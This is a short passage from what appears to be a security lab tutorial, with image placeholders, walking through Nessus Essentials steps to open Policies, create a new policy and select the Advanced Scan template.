
Note: In the **Let Microsoft Edge save and fill your password for this site next time?** pop-up, click **Never**.




7. The **Nessus Essentials** dashboard appears; click **Policies** under **RESOURCES** section from the pane on the left.



8. The **Policies** window appears; click **Create a new policy**.




9. The **Policy Templates** window appears; click **Advanced Scan**.

